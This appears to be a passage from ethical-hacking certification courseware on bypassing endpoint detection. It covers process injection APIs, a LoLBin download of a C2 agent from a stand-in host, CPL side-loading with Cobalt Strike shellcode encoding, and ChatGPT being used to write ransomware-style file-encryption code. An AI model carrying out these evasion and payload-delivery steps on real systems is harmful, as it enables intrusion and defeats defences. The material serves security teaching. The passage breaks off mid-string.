


Figure 12.55: Before reloading: hooks still appear




Figure 12.56: After reloading: hooks disappear

Attackers can also use their own assembly and syscalls to execute malicious payload without being detected by the EDR solution. As the syscalls are not exported from the system DLLs, the EDR cannot detect any activity as the EDR hooks do not trigger any activity. To do this, the attackers need to set the variables and registry values to execute their own syscalls and also know the syscalls IDs that are changed based on the target OS and the version.

45 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Bypassing Endpoint Security by Process Injection

- Process injection is a sophisticated technique used by attackers to inject malware code into the memory space of a running process
- This technique can be part of a larger strategy employed by attackers to maintain **persistence**, **escalate privileges**, or carry out other malicious activities without being detected.
- Process injection attack can be performed through Windows API functions such as **VirtualAllocEx()**, **WriteProcessMemory()**, and **CreateRemoteThread()**



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing Endpoint Security by Process Injection

Process Injection is a sophisticated technique used by attackers to inject malware code into the memory of the running processes. By injecting code into a running process, malware can evade detection using security software that often overlooks the monitoring of the internal state of every process for such changes. This technique can be part of a larger strategy employed by attackers to maintain persistence, escalate privileges, or perform other malicious activities without being detected. Process injection attacks can be performed through Windows API functions, such as **VirtualAllocEx()**, **WriteProcessMemory()**, and **CreateRemoteThread()**.

- **VirtualAllocEx():** This function allocates memory within the address space of the target process. Attackers call **VirtualAllocEx()** to reserve a block of memory in the target process where they can inject their malicious payload.
- **WriteProcessMemory():** This function is used to write data into the memory space of a remote process, including the injection of malicious code. After allocating memory to the target process using **VirtualAllocEx()**, the attacker calls **WriteProcessMemory()** to write a malicious payload into the allocated memory space.
- **CreateRemoteThread():** This function creates a new thread in the address space of the target process. After writing the malicious payload into the memory space of the target process, the attacker calls **CreateRemoteThread()** to create a remote thread within the target process and directs it to execute the injected code.



Figure 12.57: Illustration of bypassing endpoint security by process injection

46 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Bypassing the EDR using LoLBins

- LoLBins (Living off the Land Binaries) are legitimate system tools that are pre-installed on the operating system or downloaded from trusted sources such as Microsoft

Steps to be followed to bypass EDR using LoLBins


1 Configure the agent in Deimos C2 to communicate over HTTPS

2 Run the following command for executing the Windows Binary to download a remote file from the specified URL:

```
C:\> ConfigSecurityPolicy.exe  
http://example.com/payload
```

3 Attackers with user privileges on Windows 10 or 11 can run the following command:

```
C:\> CustomShellHost.exe
```



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing the EDR using LoLBins

Living off the Land Binaries (LoLBins) are legitimate system tools that are preinstalled on the operating system or downloaded from trusted sources such as Microsoft. Attackers can exploit these LoLBins for malicious purposes such as installing malware or maintaining persistence on target networks. By leveraging LoLBins, attackers can evade defensive solutions because their activities appear to be normal and authorized. These tools also help attackers execute various malicious activities, such as installing command and control (C2) agents for advanced post-exploitation control, without triggering alerts or being detected by endpoint detection and response (EDR) systems.




Figure 12.58: Diagram showing the attack overview

Steps to bypass the EDR using LoLBins:

▪ Step 1: Payload Generation

The agent is configured in Deimos C2 (a Golang command and control framework) to communicate with HTTPS. Subsequently, download the generated agent and upload it to an external HTTP server.




Figure 12.59: Screenshot showing generation of the agent in Deimos

▪ Step 2: Agent Download

Run the following command to execute the Windows Binary to download a remote file from the specified URL:

```
C:\> ConfigSecurityPolicy.exe <http://example.com/payload>
```

```
cmd Select Command Prompt
C:\Users\esauveur>"C:\Program Files\Windows Defender\ConfigSecurityPolicy.exe" http://192.168.10.100:8000/agent4.exe
C:\Users\esauveur>copy "C:\Users\esauveur\AppData\Local\Microsoft\Windows\INetCache\IE\1W5DC3LR\agent4[1].exe" ./explorer.exe
The syntax of the command is incorrect.

C:\Users\esauveur>copy "C:\Users\esauveur\AppData\Local\Microsoft\Windows\INetCache\IE\1W5DC3LR\agent4[1].exe" explorer.exe
1 file(s) copied.
```

Figure 12.60: Screenshot showing downloading the payload

▪ Step 3: Agent Execution

Now, use CustomShellHost.exe to execute the downloaded payload to replace Explorer.exe with a custom application.

Note: Attackers with user privileges on Windows 10 or 11 can execute the following commands to achieve this:

```
C:\> CustomShellHost.exe
```

```
cmd Select Command Prompt
01/24/2023 07:45 PM <DIR> Downloads
01/28/2023 08:59 AM 7,600,128 explorer.exe
01/24/2023 07:45 PM <DIR> Favorites
01/24/2023 07:45 PM <DIR> Links
01/24/2023 07:45 PM <DIR> Music
01/24/2023 07:46 PM <DIR> OneDrive
01/24/2023 07:46 PM <DIR> Pictures
01/24/2023 07:45 PM <DIR> Saved Games
01/24/2023 07:46 PM <DIR> Searches
01/26/2023 09:36 PM <DIR> Videos
1 File(s) 7,600,128 bytes
15 Dir(s) 61,135,749,120 bytes free

C:\Users\esauveur>CustomShellHost.exe
```

Figure 12.61: Screenshot showing the execution of C2 agent with CustomShellHost.exe

47 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council CEH[®]

Bypassing Endpoint Security by CPL (Control Panel) Side-Loading

- CPL side-loading **mimics** original CPL applet functionality to make malicious activity appear legitimate to users and security systems
- When a user executes the legitimate CPL file, it also **loads** the **malicious code** embedded within it
- Attackers can then trick Windows into **loading the CPL file** through a **legitimate application or process** instead of directly executing it
- Thus, traditional **detection systems** may **overlook CPL files** as they are not commonly linked to malware
- For this purpose, attackers can also use tools such as **CPLResourceRunner** to create malicious embedded CPL file

```
#include <stdio.h>
#include <Windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD
    dwReason, LPVOID lpReserved)
{
    //malicious code
    if (dwReason_for_call == DLL_PROCESS_ATTACH)
        system("c:\windows\system32\calc.exe");
    return 0;
}
```

Copyright © EC-Council All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Bypassing Endpoint Security by CPL (Control Panel) Side-Loading

CPL files are generally developed for Windows control panels to organize and provide quick access to different tools in the Control Panel, making it easier to manage these tools. However, attackers can exploit CPL files to evade detection systems through legitimate .cpl files, which are typically associated with Windows Control Panel applets. This technique is also known as CPL sideloading, which mimics the functionality of the original CPL applet and helps malicious activities become benign to both users and security systems.





Figure 12.62: Screenshot showing the .cpl files in a Windows system

When a user executes a legitimate CPL file, malicious code embedded within the file is loaded. This can be achieved through various methods such as executing a specific function within the CPL file or exploiting vulnerabilities in how Windows handles CPL files. Attackers then trick Windows to load the CPL file through another legitimate application or process instead of directly executing the CPL file. For example, a trusted application configuration file can be manipulated to load a CPL file during the initialization process. Because CPL files are not typically associated with malware, traditional detection systems may overlook them during routine scans. In addition, attackers may configure the system to ensure that the malicious CPL file is executed each time the system boots up, or at specific intervals, thereby allowing them to maintain persistent access to the compromised system.

More often, attackers rename harmful .dll files with .cpl files, and register them at a specific location in the Windows registry. Even if these DLLs do not follow the rules for CPL files and do not have certain functions, they can still be loaded and run through the DllEntryPoint when the control panel is opened.



The screenshot shows a code editor window with the following C++ code:

```
#include <stdio.h>
#include <Windows.h>

BOOL APIENTRY DLLMain(HMODULE hModule, DWORD
    ul_reason_for_call_LVOID
    lpReserved)
{
    //malicious code
    if (ul_reason_for_call == DLL_PROCESS_ATTACH)
        system("c:\\windows\\system32\\calc.exe");

    return 0;
}
```

The code defines a DLLMain function that runs when the DLL is loaded. It checks if the reason for the call is DLL_PROCESS_ATTACH and, if so, executes the command "c:\\windows\\system32\\calc.exe".

Figure 12.63: Screenshot showing an example code for creating a functional .cpl file format

However, attackers can also use tools such as CPLResourceRunner to create malicious CPL files using the following steps:

Source: <https://github.com>

- **Step 1:** Use Cobalt Strike to generate a fully staged payload in x86 format, saving it as a beacon bin.
- **Step 2:** Execute ConvertShellcode.py on `beacon.bin` to convert it into useful shellcode saved as `shellcode.txt`.
- **Step 3:** Run the following command to encode the contents of `shellcode.txt` into Base64 format and prepare it for inclusion in a resource file:
`cat shellcode.txt | sed 's/[,]//g; s/0x//g;' | tr -d '\n' | xxd -p -r | gzip -c | base64 > b64shellcode.txt`
- **Step 4:** Copy the encoded content from `b64shellcode.txt` to the `Resources.txt` file in the same folder.
- **Step 5:** Collect the resources in x86 format and copy the `CPLResourceRunner.dll` into a new file named `maliciousnew.cpl`

Thus, CPL sideloading can be used as a sophisticated evasion technique, where attackers leverage trusted system components to conceal malicious activities and evade traditional detection mechanisms.

48 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Bypassing Endpoint Security using ChatGPT

- Attackers use ChatGPT to **mutate any malicious code** and create multiple versions of that code

Steps involved in the attack

Obtaining the code

- In this step, attackers use ChatGPT to acquire a function code that **locates various files** that a ransomware might target

Validation

- In this step, attackers perform the **validation** of the generated code to ensure its functionality

Execution

- In this step, attackers **run the code** obtained from ChatGPT

The screenshot shows a ChatGPT interface with two messages. The first message is from 'You' asking ChatGPT to write a function named 'find_files' in Python that searches all the files that end up with ".txt, .pdf, .msw, .ppt, .xlsx, .ods, .png, .jpg, .jpeg, .pdf" starting from root directory. It also asks for a list of all paths of the files that match the criteria. The second message is from 'You' asking ChatGPT to write a function 'EncryptGivenFile' that receives an encryption key and a path for the file and encrypts it in Python. It includes relevant imports and asks for the code without explanation. ChatGPT has provided the requested Python code for both functions.

```
You
Please write a function named "find_files" in Python that searches all the files that end up with ".txt, .pdf, .msw, .ppt, .xlsx, .ods, .png, .jpg, .jpeg, .pdf" starting from root directory. It also asks for a list of all paths of the files that match the criteria.

ChatGPT
python
def find_files(root_dir):
    extensions = [".txt", ".pdf", ".msw", ".ppt", ".xlsx", ".ods", ".png", ".jpg", ".jpeg", ".pdf"]
    matching_files = []
    for root, dirs, files in os.walk(root_dir):
        for file in files:
            if file.endswith(tuple(extensions)):
                matching_files.append(os.path.join(root, file))
    return matching_files

You
Please write me a function 'EncryptGivenFile' that receives an encryption key and a path for the file and encrypts it in Python. Include the relevant imports. Only provide the code without explanation.

ChatGPT
python
from cryptography.fernet import Fernet

def EncryptGivenFile(key, file_path):
    # Create a Fernet cipher object using the provided key
    cipher = Fernet(key)

    # Open the file to read its contents
    with open(file_path, 'rb') as file:
        original_data = file.read()

    # Encrypt the data
    encrypted_data = cipher.encrypt(original_data)

    # Write the encrypted data back to the file
    with open(file_path, 'wb') as file:
        file.write(encrypted_data)
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing Endpoint Security using ChatGPT

The increasing prevalence of advanced technologies has led to the development of new trends, in which malicious actors can employ ChatGPT to enhance the efficacy and sophistication of their activities. As ChatGPT has the potential to develop polymorphic malware, attackers can take advantage of malware that allows them to bypass conventional endpoint security systems, rendering mitigation efforts difficult.

Attackers use ChatGPT to mutate malicious code and create multiple versions for various malicious activities. In addition, they can include certain constraints such as changing the use of any API call, which can make detection more difficult. ChatGPT can change a particular code into base64, as shown in the screenshot below:

The screenshot shows a conversation between a user and ChatGPT. The user asks, "Turn this mutated code into base64". ChatGPT responds with the mutated code converted to Base64, which is a long string of characters. A "Copy code" button is visible above the code block.

```
Cm1tcG9ydCBjdHlwZXMKaW1wb3J0IGN0eXB1cy53aW50eXB1cwppbXBvcn0gc3RydWNOCm1tcG9ydCBo  
